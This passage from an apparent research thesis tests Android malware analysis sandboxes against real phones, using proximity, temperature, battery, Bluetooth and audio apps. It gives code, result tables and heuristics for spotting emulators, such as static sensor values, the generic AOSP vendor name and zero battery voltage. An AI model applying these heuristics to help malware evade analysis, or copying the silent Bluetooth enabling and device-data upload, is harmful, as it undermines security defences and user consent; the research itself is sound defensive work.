[74] Event time is given in nanoseconds elapsed, but the reference or base for which this time has elapsed from varies across Android implementations based on our research (i.e., sometimes the reference is device uptime and sometimes it is POSIX time).

4. Discussion

Similar to our other sensor application results, the most significant dynamic heuristic discovered during testing of the Temperature application was that each attribute (with the exception of time elapsed) showed the same values across all analysis services that provided sensor event updates. Specifically, the values provided for recorded temperature due to sensor event updates were always `0.0` (*°C*). Although it is possible a device could be in an environment at exactly that temperature, it is likely we would still observe a slight change even after only 10 events. For instance, values given from the Samsung Galaxy S4 varied from `24.1523`, `24.26321`, `24.180958`, and `24.080544` (*°C*) across 10 events. Based on this result, we are moderately confident that detection of emulated runtime environments is possible by looking for consistent, static values of `0.0` (*°C*) given from each sensor update event. To increase the confidence factor while testing this value, future work could take into account more than 10 event updates. Additionally, more physical devices that implement one of the temperature sensors could be tested to better observe variation changes.

Another similar dynamic heuristic discovered during our testing was the vendor name associated with each analysis service's implemented temperature sensor. The physical device tested had a vendor name of *Sensirion* (Samsung Galaxy S4). All analysis services still provided a vendor name of *The Android Open Source Project*, which is likely the vendor name given to all sensors as a result of building upon an Android SDK AVD runtime environment (similar to other sensor application results). This was verified by running the Temperature application against a downloaded Android SDK AVD. Based on this result, detection of emulated runtime environments is still possible by looking for sensor vendor names matching the exact string value of *The Android Open Source Project*.

Unlike results obtained from other sensor applications, event timestamps associated with each analysis service did not give an indication of emulated runtime environment. The time elapsed (defined as the difference between the first sensor event and the last) we calculated from the Samsung Galaxy S4 at rest and executing the

Temperature application was only slightly higher than the calculated time elapsed for each of the analysis services. Additional physical devices, which implement a temperature sensor, would need to be tested before any conclusions could be drawn on this heuristic.

Additional physical devices would be required for testing to determine if values given by the analysis services for sensor maximum range (`80.0`^oC) and event accuracy (`3.0`) were significant. Similarly, sensor resolution for the analysis services (`1.0`^oC) did not seem unreasonable to us given that a traditional temperature sensor might not necessarily be hardware-based. Sensor power consumption (`0.0` *mA*), however, appeared to be an unimplemented attribute value, thereby suggesting this attribute to be moderately useful for detection of an emulated runtime environment. More physical devices would be required for testing to confirm this assertion.

Android Sandbox was thought to implement a temperature sensor based on our findings after executing the SensorList application; however, no device or sensor data was logged to our EC2 server. Additionally, the Mobile-Sandbox analysis service gave sensor attribute data but did not provide any actual sensor updates based on temperature value changes. It is possible the analysis services executed our application, generated sensor data, and for some reason did not send the data across their networks or that the data was interrupted in transit. Network PCAP data and log files provided by the analysis services' reports gave no further insight.

H. PROXIMITY SENSOR APPLICATION

1. Android Proximity Sensor Overview

The proximity sensor (`Sensor.TYPE_PROXIMITY`) also belongs to the *position sensors* group within the Android platform, similar to the orientation, game rotation vector, and magnetic field sensors. This sensor allows a device to determine (in small distances) how far away an object is from the device [47]. A common use case for this sensor is to ignore touch screen interactions with a device when in close proximity to an object (e.g., a phone placed next to a person's ear). The Android API guides make note that many manufacturer implementations of this hardware-based sensor only return

binary values to represent near or far vice absolute distances. This can be confirmed by comparing sensor event values with the sensor maximum value given by `getMaximumRange` method in the Sensor class [47]. Proximity sensor values are provided in centimeters (*cm*). Although different technologies exist for proximity sensing, optical implementations (e.g., infrared light) are typical for smart devices because of their non-intrusive and low-cost benefits [49].

Just like developing for other Android sensors, the `android.hardware.SensorManager` and `android.hardware.Sensor` APIs provide access to all sensor objects and their generic attributes such as the sensor's vendor name and version number. The `android.hardware.SensorEvent` and `android.hardware.SensorEventListener` APIs provide access for capturing new sensor events (i.e., changes in sensor values) and the corresponding data for the sensor that caused an event to trigger.

2. Application Details

The Proximity application we developed does not require additional Android permissions to be declared in the `AndroidManifest.xml` file beyond those required for networking purposes. The `onCreate` life cycle callback method (i.e., the main application entry point) instantiates a Sensor object of `TYPE_PROXIMITY`, provided the runtime environment has a proximity sensor available. If the sensor is available, the generic sensor data is displayed and logged to our EC2 server. The `onResume` life cycle callback method registers the `SensorEventListener` for capturing new sensor value changes and the `onSensorChanged` event method keeps track of how many sensor events happen prior to displaying and logging event data to our EC2 server. The methods used to capture, set, and send event data associated with an orientation sensor are exactly the same (or very similar) to those used in the Accelerometer application and depicted in Figure 12. Sensor event data values correspond to proximity distances in centimeters (either absolute, or representative of *near* or *far*). MD5 hash values for each APK file submitted and additional source code are provided in Appendix A.

3. Results

Results for the various sensor and sensor event attributes obtained during runtime execution of the Proximity application are provided in Table 14. We performed testing on the physical devices by executing the application while each device was lying flat on a table with the screen pointed upward. We then slowly passed our hand in front of the device's proximity sensor. Longest and shortest values were obtained for proximity changes across a number of sensor event updates. The number of event updates was limited to 10 in our source code.

Table 14. Proximity application results

Attribute Tested	Devices				Malware Analysis Services								
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Joe Sandbox	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Is Sensor enabled?	✔	✔	✔	✔	*		✔			✔	✔		✔
Multiple sensor updates?	✔	✔	✔	✔			✔			✔	✔		✔
Sensor max range *(cm)*	8.0	8.0	8.0	5.0			1.0			1.0	1.0		1.0
Sensor power consumption *(mA)*	0.75	0.75	0.75	12.675			20.0			20.0	20.0		20.0
Sensor resolution *(cm)*[75]	5.0	8.0	8.0	0.0			1.0			1.0	1.0		1.0
Sensor Vendor *(R/G)*[76]	*R*	*R*	*R*	*R*			*G*			*G*	*G*		*G*
Sensor Version Number	1	1	1	2			1			1	1		1
Event Accuracy[77]	0.0	0.0	0.0	3.0			3.0			3.0	3.0		3.0
Longest distance recorded *(cm)*	8.0	8.0	8.0	5.0			1.0			1.0	1.0		1.0

[75] Sensor resolution is defined in the Android `sensors.h` source code as the smallest difference between two values reported by a sensor.

[76] In our testing, most physical devices gave a realistic vendor name, while analysis services always gave a generic vendor name of *The Android Open Source Project*. The letter *R* or the letter *G* is used to represent realistic or generic names, respectively.

[77] Event accuracy for a sensor typically falls into one of five statuses as defined in the `SensorManager` API: `SENSOR_STATUS_ACCURACY_HIGH` (3), `SENSOR_STATUS_ACCURACY_LOW` (1), `SENSOR_STATUS_ACCURACY_MEDIUM` (2), `SENSOR_STATUS_NO_CONTACT` (-1), and `SENSOR_STATUS_UNRELIABLE` (0).

Attribute Tested	Devices				Malware Analysis Services								
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Joe Sandbox	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Shortest distance recorded *(cm)*	0.0	0.0	0.0	0.0			1.0			1.0	1.0		1.0

** Android Sandbox continued its trend of making HTTP requests to our EC2 server, but without any POST variable data for logging.*

4. Discussion

Similar to our other sensor application results, the most significant dynamic heuristic discovered during testing of the Proximity application was that each attribute showed the same values across all analysis services that provided sensor event updates. Specifically, the values provided for proximity sensor distance due to sensor event updates were always `1.0` (*cm*), which matched the maximum value given by the `getMaximumRange` method in the Sensor class. Although it is realistic a value of `1.0` (*cm*) could be obtained from a physical device (either by one measuring absolute distances or by one using *near* and *far* representations), the observation that the proximity sensor did not ever change back to `0.0` (*cm*) suggests a static implementation. To give additional confidence to this heuristic, future work should allow for additional event changes (i.e., more than 10); however, based on this initial result, we are moderately confident that detection of emulated runtime environments is possible by looking for consistent, static values of `1.0` (*cm*) given from each sensor update event.

Another dynamic heuristic discovered during our testing was the vendor name associated with each analysis service's implemented temperature sensor. The physical devices tested had vendor names of *Maxim* (Samsung Galaxy S4), *AMS, Inc*. (Samsung Galaxy S5, Samsung Galaxy Note 4), and *Avago* (LG Nexus 5). All analysis services still provided a vendor name of *The Android Open Source Project,* which is likely the vendor name given to all sensors as a result of building upon an Android SDK AVD runtime environment (similar to other sensor application results). This was verified by running the Proximity application against a downloaded Android SDK AVD. Based on this result, detection of emulated runtime environments is still possible by looking for sensor vendor names matching the exact string value of *The Android Open Source Project*.

Additional physical devices would be required for testing to determine if values given by the analysis services for sensor maximum range (`1.0` *cm*) were significant. Similarly, sensor resolution for the analysis services (`1.0` *cm*) did not seem unreasonable to us. Sensor power consumption (`20.0` *mA*), however, was significantly higher than values provided by the four physical devices, suggesting this attribute to be moderately

useful for detection of an emulated runtime environment. More physical devices would be required for testing to confirm this assertion.

Android Sandbox was thought to implement a proximity sensor based on our findings after executing the SensorList application; however, no device or sensor data was logged to our EC2 server. It is possible the analysis service executed our application, generated sensor data, and for some reason did not send the data across its network or that the data was interrupted in transit. Network PCAP data and log files provided by the analysis service's report gave no further insight.

We chose not to evaluate event timestamp data for purposes of this application because the variable nature of passing our hand over the proximity sensor on the four physical devices was not a well-controlled process.

I. BATTERY APPLICATION

1. Android BatteryManager Overview

Android applications can utilize a variety of system resources (e.g., GPS) and often perform some type of background updates (e.g., syncing data over a network with an virtual server in the cloud). However, using these system resources and performing background updates can have a significant impact on battery life for a device. In order to provide developers with options for reducing impact on battery life, Android provides the `BatteryManager` API, which includes key attributes describing battery characteristics and current battery state [28].

In order to access battery status data, two programming techniques can be used [50]. The first is done by registering a Broadcast Receiver and looking for significant changes in a device's battery level or specific changes in a device's charging state. Android provides two intent filters for Broadcast Receivers to capture system broadcasts regarding battery level changes, namely `android.intent.action.ACTION_BATTERY_LOW`[78] and `android.intent.action.ACTION_BATTERY_OKAY`.[79]

[78] Information regarding `ACTION_BATTERY_LOW` is detailed at: http://developer.android.com/reference/android/content/Intent.html#ACTION_BATTERY_LOW

Two additional intent filters are provided for Broadcast Receivers to capture system broadcasts regarding changes to a device's charging state, namely android.intent.action.ACTION_POWER_CONNECTED[80] and android.intent.action.ACTION_POWER_DISCONNECTED.[81] By having a Broadcast Receiver declared in the `AndroidManifest.xml` file with one or more of the previously mentioned intent filters, developers can then query battery attributes stored in the Intent object passed to the Broadcast Receiver's `onReceive` method when one of the intent filters is triggered.

The second programming technique used for accessing battery status data is to directly query the current battery status through use of the `BatteryManager` and a *sticky broadcast*, android.intent.action.ACTION_BATTERY_CHANGED.[82] Because this is a sticky broadcast, you do not *receive* updates via a Broadcast Receiver declared in your manifest file. Instead, it works on demand in that you query the sticky broadcast at runtime whenever you need to get battery status information.

2. Application Details

The Battery application we developed does not require additional Android permissions to be declared in the `AndroidManifest.xml` file beyond those required for networking purposes. Because it seemed unlikely that the various analysis services would execute or simulate major changes in battery levels or changes to charging status, we opted to directly query battery status information utilizing the *sticky broadcast* technique described above. This is performed in the `onResume` life cycle callback method shown in Figure 16. After verifying that the sticky broadcast regarding battery status information was properly instantiated, we conduct five separate queries of the

---

[79] Information regarding `ACTION_BATTERY_OKAY` is detailed at: http://developer.android.com/reference/android/content/Intent.html#ACTION_BATTERY_OKAY

[80] Information regarding `ACTION_POWER_CONNECTED` is detailed at: http://developer.android.com/reference/android/content/Intent.html#ACTION_POWER_CONNECTED

[81] Information regarding `ACTION_POWER_DISCONNECTED` is detailed at: http://developer.android.com/reference/android/content/Intent.html#ACTION_POWER_DISCONNECTED

[82] Information regarding `ACTION_BATTERY_CHANGED` is detailed at: http://developer.android.com/reference/android/content/Intent.html#ACTION_BATTERY_CHANGED

battery with a pause of 10 seconds between each query. With each query, battery status information is displayed on screen and sent to our EC2 server for logging.

```
/* Request battery updates at startup */
@Override
protected void onResume() {
    super.onResume();

    // Intent.ACTION_BATTERY_CHANGED  is a sticky broadcast containing the charging state,
    // level, and other information about the battery.
    mBattery = this.getApplicationContext().registerReceiver(null,
            new IntentFilter(Intent.ACTION_BATTERY_CHANGED));

    if (mBattery == null) {
        setErrorMsg("No Battery Detected");
        showErrorMsg();
        sendErrorMsg();
    } else {
        for (int i = 0; i < 5; i++) {
            setBatteryData();
            showBatteryData();
            sendBatteryData();

            // Sleep for 5 seconds before continuing next iteration
            try {
                Thread.sleep(10000);
            } catch (InterruptedException e) {
                Log.d(DEBUG_TAG,"Unable to sleep");
            }
        }
    }
}
```

Figure 16. Code snippet for `onResume` in the Battery app.

The `setBatteryData` method is responsible for obtaining values for all relevant battery attributes. Each attribute is described in the source code comments found in Figure 17. Several additional attributes are made available in the `BatteryManager` API such as battery capacity and battery current in microamperes; however, these were only recently added in Android API level 21 and therefore were not useful in our testing of the various analysis services [28]. Future work should consider these dynamic attributes because they likely change quite frequently during runtime.

```
private void setBatteryData() {
    // Boolean indicating whether a battery is present.
    batteryPresent = mBattery.getBooleanExtra(BatteryManager.EXTRA_PRESENT, false);

    // Integer containing the current status constant.
    batteryStatus = mBattery.getIntExtra(BatteryManager.EXTRA_STATUS, -1);

    // Integer containing the current health constant
    batteryHealth = mBattery.getIntExtra(BatteryManager.EXTRA_HEALTH, -1);

    // Integer containing the resource ID of a small status bar icon indicating the current
    // battery state.
    batteryIconSmall = mBattery.getIntExtra(BatteryManager.EXTRA_ICON_SMALL, -1);

    // Integer field containing the current battery level, from 0 to BatteryManager.EXTRA_SCALE
    // which is the max value.
    batteryLevel = mBattery.getIntExtra(BatteryManager.EXTRA_LEVEL, -1);

    // Integer indicating whether the device is plugged in to a power source; 0 means it is on
    // battery, other constants are different types of power sources.
    batteryPlugged = mBattery.getIntExtra(BatteryManager.EXTRA_PLUGGED, -1);

    // Integer containing the maximum battery level.
    batteryScale = mBattery.getIntExtra(BatteryManager.EXTRA_SCALE, -1);

    // String describing the technology of the current battery.
    batteryTechnology = mBattery.getStringExtra(BatteryManager.EXTRA_TECHNOLOGY);

    // Integer containing the current battery temperature.
    batteryTemperature = mBattery.getIntExtra(BatteryManager.EXTRA_TEMPERATURE, -1);

    // Integer containing the current battery voltage level.
    batteryVoltage = mBattery.getIntExtra(BatteryManager.EXTRA_VOLTAGE, -1);

    paramsBattery.add(new BasicNameValuePair("Battery Present", String.valueOf(batteryPresent)));
    paramsBattery.add(new BasicNameValuePair("Battery Status", String.valueOf(batteryStatus)));
    paramsBattery.add(new BasicNameValuePair("Battery Health", String.valueOf(batteryHealth)));
    paramsBattery.add(new BasicNameValuePair("Battery Icon Small", String.valueOf(batteryIconSmall)));
    paramsBattery.add(new BasicNameValuePair("Battery Level", String.valueOf(batteryLevel)));
    paramsBattery.add(new BasicNameValuePair("Battery Plugged In", String.valueOf(batteryPlugged)));
    paramsBattery.add(new BasicNameValuePair("Battery Scale", String.valueOf(batteryScale)));
    paramsBattery.add(new BasicNameValuePair("Battery Technology", batteryTechnology));
    paramsBattery.add(new BasicNameValuePair("Battery Temp", String.valueOf(batteryTemperature)));
    paramsBattery.add(new BasicNameValuePair("Battery Voltage", String.valueOf(batteryVoltage)));

}
```

Figure 17. Code snippet for `setBatteryData` in the Battery app.

MD5 hash values for each APK file submitted and additional source code are provided in Appendix A.

3. Results

Results for the various battery attributes obtained during runtime execution of the Battery application are provided in Table 15. We performed testing on the physical devices by executing the application while each device was lying flat on a table with the screen pointed upward, unplugged, and charged to a 100 percent battery level.

Table 15. Battery application results

Attribute Tested	Devices				Malware Analysis Services								
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Joe Sandbox	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Battery present?	✔	✔	✔	✔	?	✔	✔	✔		✔	✔	✔	✔
Battery status[83]	3	3	3	3		2	2	2		2	2	2	2
Battery health[84]	2	2	2	2		2	2	2		2	2	2	2
Battery level (*from 0 to max*)	100	100	100	100		50	50	50		50	50	50	50
Battery plugged-in state[85]	0	0	0	0		1	1	1		1	1	1	1
Battery scale (*max level*)	100	100	100	100		100	100	100		100	100	100	100
Battery technology	Li-ion	Li-ion	Li-ion	Li-ion		Li-ion	Li-ion	Li-ion		Li-ion	Li-ion	Li-ion	Li-ion

[83] Battery status corresponds to the constant integers defined in the `BatteryManager` API: `BATTERY_STATUS_UNKNOWN` (1), `BATTERY_STATUS_CHARGING` (2), `BATTERY_STATUS_DISCHARGING` (3), `BATTERY_STATUS_NOT_CHARGING` (4), and `BATTERY_STATUS_FULL` (5).

[84] Battery health corresponds to the constant integers defined in the `BatteryManager` API: `BATTERY_HEALTH_UNKNOWN` (1), `BATTERY_HEALTH_GOOD` (2), `BATTERY_HEALTH_OVERHEAT` (3), `BATTERY_HEALTH_DEAD` (4), `BATTERY_HEALTH_OVER_VOLTAGE` (5), `BATTERY_HEALTH_UNSPECIFIED_FAILURE` (6), and `BATTERY_HEALTH_COLD` (7).

[85] Battery plugged-in state corresponds to the constant integers defined in the `BatteryManager` API: `BATTERY_PLUGGED_AC` (1), `BATTERY_PLUGGED_USB` (2), and `BATTERY_PLUGGED_WIRELESS` (4). A value of zero (0) indicates the device is not plugged in.

Attribute Tested	Devices				Malware Analysis Services								
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Joe Sandbox	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Battery temperature (tenths of ºC)[86]	248	252	242	267		0	0	0		0	0	0	0
Battery voltage (*mV*)	4183	4295	4297	4292		0	0	0		0	0	0	0

** Android Sandbox continued its trend of making HTTP requests to our EC2 server, but without any POST variable data for logging.*

[86] Battery temperature is given in tenths of a degree Centigrade (i.e., 285 = 28.5 ºC)

4. Discussion

The most significant dynamic heuristic discovered during testing of the Battery application was that each attribute showed the same values across all analysis services. Specifically, the value given for battery temperature and battery voltage was `0` in each of the services, while the physical devices provided realistic values for these two attributes. Based on this result, we are confident that detection of emulated runtime environments is possible by looking for consistent, static values of `0` (*tenths of °C*) given for battery temperature and `0` (*mV*) given for battery voltage.

Another dynamic heuristic that could be further investigated in future work is the battery level. Each analysis service indicated its battery status was in a charging state. If this value remained the same over a longer period of time than what we initially tested (approximately 50 seconds), it would be highly plausible that the battery level would increase beyond the given value of `50`. If the value did not increase, it would likely be due to a static implementation of the attribute and therefore indicate an emulated runtime environment.

Android Sandbox continued its recent trend of sending no POST variable data to our EC2 server (this started with the Accelerometer application and was evident in all other sensor applications as well). It is possible the analysis service executed our application, generated sensor data, and for some reason did not send the data across its network or that the data was interrupted in transit. Network PCAP data and log files provided by the analysis service's report gave no further insight. The PCAP file contained no HTTP network traffic to evaluate. The Android logcat dump file provided by Android Sandbox gave no indication that our Battery application APK was ever installed on the service's runtime environment (previous applications such as the SensorList app had very specific logcat entries for the APK installation). Interestingly, Apache log files on our EC2 server indicated Android Sandbox did generate network traffic to the specified URL (`http://54.86.68.241/battery/androidsandbox.php`) from our submitted APK. This was also confirmed by the `androidsandbox.php` script being executed and creating a results_androidsandbox_

battery.txt log file. This log file would normally contain the POST variables and values; however, this log file was empty.

J. BLUETOOTH APPLICATION

1. Android Bluetooth Overview

The Android API Guides provide a detailed section regarding Bluetooth support within the Android application framework.[87] Multiple APIs are provided by the `android.bluetooth` API package, including the `BluetoothAdapter`[88] and `BluetoothDevice`[89] APIs. The `BluetoothAdapter` API represents the local Bluetooth adapter (Bluetooth radio) and is the entry-point for all Bluetooth interaction within an Android application. "Using this, you can discover other Bluetooth devices, query a list of bonded (paired) devices, instantiate a `BluetoothDevice` using a known MAC address, and create a `BluetoothServerSocket` to listen for communications from other devices [51]." The `BluetoothDevice` API represents a remote Bluetooth device and can be used to request a connection with a remote device through a `BluetoothSocket` or query information about the device such as its name, address, class, and bonding state [51].

2. Applications Details

The Bluetooth application we developed focuses on gathering basic information about the local Bluetooth adapter on a physical device, as well as basic information on any bonded (paired) devices. To accomplish this, two Android permissions must be added to the manifest file in addition to those required for the application's network connectivity, namely `android.permission.BLUETOOTH` and `android.permission.BLUETOOTH_ADMIN`. We also declare a new Broadcast Receiver within

[87] Guidance regarding Android support for Bluetooth capabilities can be found at: http://developer.android.com/guide/topics/connectivity/bluetooth.html.

[88] Additional details regarding the BluetoothAdapter API can be found at: http://developer.android.com/reference/android/bluetooth/BluetoothAdapter.html.

[89] Additional details regarding the BluetoothDevice API can be found at: http://developer.android.com/reference/android/bluetooth/BluetoothDevice.html.

our application's manifest, which we use to capture system broadcasts of any Bluetooth state changes (i.e., an intent filter for this receiver is set up on the action `android.bluetooth.adapter.action.STATE_CHANGED`). This effectively creates *two* different entry points for our application once installed.

Within the `onCreate` method of our main Activity, a `BluetoothAdapter` is instantiated using the `getDefaultAdapter` method of its corresponding API. After verifying that the adapter object is not `null` (i.e., that the system executing the application does indeed support Bluetooth hardware capabilities), we capture initial information from various attributes of the `BluetoothAdapter`. These are displayed on the device's screen as well as logged to our EC2 server. Afterwards, we test whether the device's Bluetooth adapter is enabled (turned on) by inspecting its current state value. If the adapter is off, we call its enable method and are forced to restart the current Activity. These programming details are shown in Figure 18.

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_bluetooth_main);

    txtResults = (TextView) this.findViewById(R.id.txtResults);

    setDeviceData();
    showDeviceData();
    sendDeviceData();

    mBluetoothAdapter = BluetoothAdapter.getDefaultAdapter();

    if(mBluetoothAdapter == null) {
        setErrorMsg("Bluetooth is not supported");
        showErrorMsg();
        sendErrorMsg();
    } else {
        setBluetoothData();
        showBluetoothData();
        sendBluetoothData();

        // If Bluetooth state is 10 (i.e., STATE_OFF), then enable it
        if (mBluetoothAdapter.getState() == 10) {
            setErrorMsg("Bluetooth was not initially enabled; attempting to enable it.");
            showErrorMsg();
            sendErrorMsg();
            mBluetoothAdapter.enable();
            Intent intent = getIntent();
            finish();
            startActivity(intent);
        }
    }
}
```

Figure 18. Code snippet for `onCreate` in the Bluetooth app.

The restart of the main Activity is required because we are attempting to programmatically turn on Bluetooth hardware capability without requesting user interaction, which goes against the Android developer's best practices [51]. Typically, when an application requests Bluetooth capabilities to be turned on, or to start *discovery* mode, the user should be prompted with some type of enabling dialog, similar to what is shown in Figure 19.


Bluetooth permission request
An application on your phone is requesting permission to turn on Bluetooth. Do you want to do this?
Yes
No

Figure 19. The enabling Bluetooth dialog, from [51].

The action of enabling the Bluetooth adapter on the device should generate a system broadcast indicating the Bluetooth state is changing, which is received by our `BluetoothBroadcastReceiver`. For each state change, the receiver checks whether the adapter is enabled, and if so captures the newly changed adapter information, logs it to the Android system, and sends it to our EC2 server. If the adapter is not enabled yet, the receiver logs a simple message indicating the current state and sends this to our EC2 server. A typical state change while a Bluetooth adapter is being enabled would go from `STATE_OFF` (integer value of `10`), to `STATE_TURNING_ON` (integer value of `11`), to finally `STATE_ON` (integer value of `12`). The receiver's `onReceive` method performing these actions is shown in Figure 20.

```
@Override
public void onReceive(Context context, Intent intent) {

    mBluetoothAdapter = BluetoothAdapter.getDefaultAdapter();

    if (mBluetoothAdapter == null) {
        setErrorMsg("Bluetooth is not supported");
        showErrorMsg();
        sendErrorMsg(context);
    } else {
        if (mBluetoothAdapter.isEnabled()) {
            setBluetoothData();
            showBluetoothData();
            sendBluetoothData(context);
        } else {
            setErrorMsg("Bluetooth Adapter not enabled, current state is: "
                    + String.valueOf(mBluetoothAdapter.getState()));
            showErrorMsg();
            sendErrorMsg(context);

        }
    }
```

Figure 20. Code snippet for `onReceive` in the Bluetooth app.

The Bluetooth adapter information we capture and log includes the hardware address, the adapter name (which usually defaults to the device's manufacturer and model if a user has not changed this through Android preferences or settings), its current scan mode (e.g., whether its discoverable by other remote devices or able to be connected to by other remote devices), and its current state. We also capture how many Bluetooth devices are currently bonded (paired) to the phone and gather basic details about those devices if any are present. These details are shown in Figure 21. MD5 hash values for each APK file submitted and additional source code are provided in Appendix A.

```
private void setBluetoothData() {

    Set<BluetoothDevice> mBluetoothDevices = mBluetoothAdapter.getBondedDevices();
    String btAdapterAddress = mBluetoothAdapter.getAddress();
    String btAdapterName = mBluetoothAdapter.getName();
    int btAdapterScanMode = mBluetoothAdapter.getScanMode();
    int btAdapterState = mBluetoothAdapter.getState();

    if(btAdapterAddress != null) {
        paramBluetooth.add(new BasicNameValuePair("Bluetooth Adapter Address", btAdapterAddress));
    }
    if(btAdapterAddress != null) {
        paramBluetooth.add(new BasicNameValuePair("Bluetooth Adapter Name", btAdapterName));
    }
    paramBluetooth.add(new BasicNameValuePair("Bluetooth Adapter Scan Mode", String.valueOf(btAdapterScanMode)));
    paramBluetooth.add(new BasicNameValuePair("Bluetooth Adapter State", String.valueOf(btAdapterState)));
    paramBluetooth.add(new BasicNameValuePair("Number of Bonded Devices", String.valueOf(mBluetoothDevices.size())));

    // If there are paired/bonded devices, then loop through and get info regarding those
    if(mBluetoothDevices.size() > 0) {
        int btDeviceCounter = 0;
        for(BluetoothDevice btDevice: mBluetoothDevices) {
            paramBluetooth.add(new BasicNameValuePair(
                    String.valueOf(btDeviceCounter) + " Device Name", btDevice.getName()));
            paramBluetooth.add(new BasicNameValuePair(
                    String.valueOf(btDeviceCounter) + " Device Address", btDevice.getAddress()));
            paramBluetooth.add(new BasicNameValuePair(
                    String.valueOf(btDeviceCounter) + " Device Bond State", String.valueOf(btDevice.getBondState())));

            btDeviceCounter++;
        }
    }
}
```

Figure 21. Code snippet for `setBluetoothData` in the Bluetooth app.

3. Results

Results for the various Bluetooth attributes obtained during runtime execution of the Bluetooth application are provided in Table 16. We performed testing on the physical devices by initially pairing them with a Plantronics M165 Wireless Bluetooth Headset and then turning the Bluetooth adapter off on each device.

Table 16. Bluetooth application results

Attribute Tested	Devices				Malware Analysis Services								
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Joe Sandbox	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Bluetooth adapter present?	✔	✔	✔	✔	*	✗	✗	✗		✗	✗	✗	✗
Adapter address OUI[90]	52:2e:59	44:6d:6c	64:b8:53	88:c9:d0									
Adapter name	Samsung S4	SM-G900H	Samsung Galaxy Note4	Nexus 5									
Scan modes during execution[91]	20,21	20,21	20,21	20,21									
States during execution[92]	10,11,12	10,11,12	10,11,12	10,11,12									
Number of paired devices	1	1	1	1									

** Android Sandbox continued its trend of making HTTP requests to our EC2 server, but without any POST variable data for logging.*

[90] Organizational Unique Identifiers correspond to the first 24 bits of a 48-bit hardware or physical address on a network-capable adapter. The IEEE assigns OUIs to specific vendors, and therefore these can be useful when trying to determine whether an environment is executing on a physical device or in an emulated environment. The Wireshark foundation provides an online tool for looking up known OUI addresses at: https://www.wireshark.org/tools/oui-lookup.html.

[91] Bluetooth adapter scan modes correspond to the following constant integers defined in the `BluetoothAdapter` API: `SCAN_MODE_NONE` (20), `SCAN_MODE_CONNECTABLE` (21), and `SCAN_MODE_CONNECTABLE_DISCOVERABLE` (23).

[92] Bluetooth adapter states correspond to the following constant integers defined in the `BluetoothAdapter` API: `STATE_DISCONNECTED` (0), `STATE_CONNECTING` (1), `STATE_CONNECTED` (2), `STATE_DISCONNECTING` (3), `STATE_OFF` (10), `STATE_TURNING_ON` (11), `STATE_ON` (12), and `STATE_TURNING_OFF` (13). Note that states 0 through 3 were not added until Android API level 11.

4. Discussion

A large number of smart devices come with Bluetooth readily available as a hardware capability nowadays, as evidenced by the enormous product listing on the Bluetooth® website.[93] Based on this assertion then, the absence of a Bluetooth adapter on a smart device (specifically on a phone or tablet), which is capable of installing an Android application, would likely indicate the presence of an emulated runtime environment. Each service that responded with Bluetooth data to our EC2 server indicated it was unable to instantiate a `BluetoothAdapter` object by calling its `getDefaultAdapter` method, thereby indicating no adapter was present.

Based on this initial result, the additional attributes of adapter address, name, scan mode, state, and number of paired devices are inconsequential for our testing purposes. They do, however, provide additional data points of interest to explore should any malware analysis service begin implementing (or simulating) a Bluetooth adapter in the future.

Although we did not perform Bluetooth device discovery or connection testing with available paired devices, these too could serve as additional validation checks for execution of an application on a physical device. Obviously the results for this would heavily depend upon the proximity of other Bluetooth capable devices; however, it would be interesting to test what changes are registered by a device's magnetic field sensor while its Bluetooth adapter is transmitting during device discovery. We leave this to be explored in future work.

K. AUDIO APPLICATION

1. Android AudioManager Overview

Devices running the Android platform have multiple software audio streams available that allow applications to perform actions ranging from playing music, to providing audio cues for incoming calls, to generating sounds which simulate keyboard

[93] Various phones and other smart devices with Bluetooth capabilities are listed at: http://www.bluetooth.com/Pages/Product-Directory.aspx.

presses that, along with haptic feedback, can provide users a better experience when typing a message or dialing a phone number. Android APIs to manage audio playback are provided primarily by the `android.media` package, and include capabilities such as controlling stream volume, focus, and what output hardware audio is played through. Specifically, the `AudioManager`[94] provides access to volume and ringer mode control, which we utilize for our testing purposes of this application.

2. Application Details

The Audio application we developed focuses on gathering basic information about audio volume changes and volume maximums on a physical device. To accomplish this, no additional Android permissions are required beyond those needed for the application's network connectivity. We also declare a new Broadcast Receiver within our application's manifest, which we use to capture system broadcasts of any volume state changes (i.e., an intent filter for this receiver is set up on the action `android.media.VOLUME_CHANGED_ACTION`). This effectively creates *two* different entry points for our application once installed.

Interestingly, the Android API documentation provides no intent filter purposed for Broadcast Receivers to capture rudimentary volume changes. Indeed, details about the intent filter we used for receiving system broadcasts regarding volume changes (increases or decreases) are not actually listed within the online Android API documentation; nor does the online Android APIs provide documentation regarding three constant integers that correspond to attributes of the volume change broadcast, namely `android.media.EXTRA_VOLUME_STREAM_TYPE`, `android.media.EXTRA_VOLUME_STREAM_VALUE`, and `android.media.EXTRA_PREV_VOLUME_STREAM_VALUE`. We came across a discussion on *Stack Overflow* that gave some insight into this undocumented intent filter [52], and then verified it existed in the `AudioManager.java` source code made available online by The Android Open Source Project [53]. It should be noted, however, that this functionality might disappear

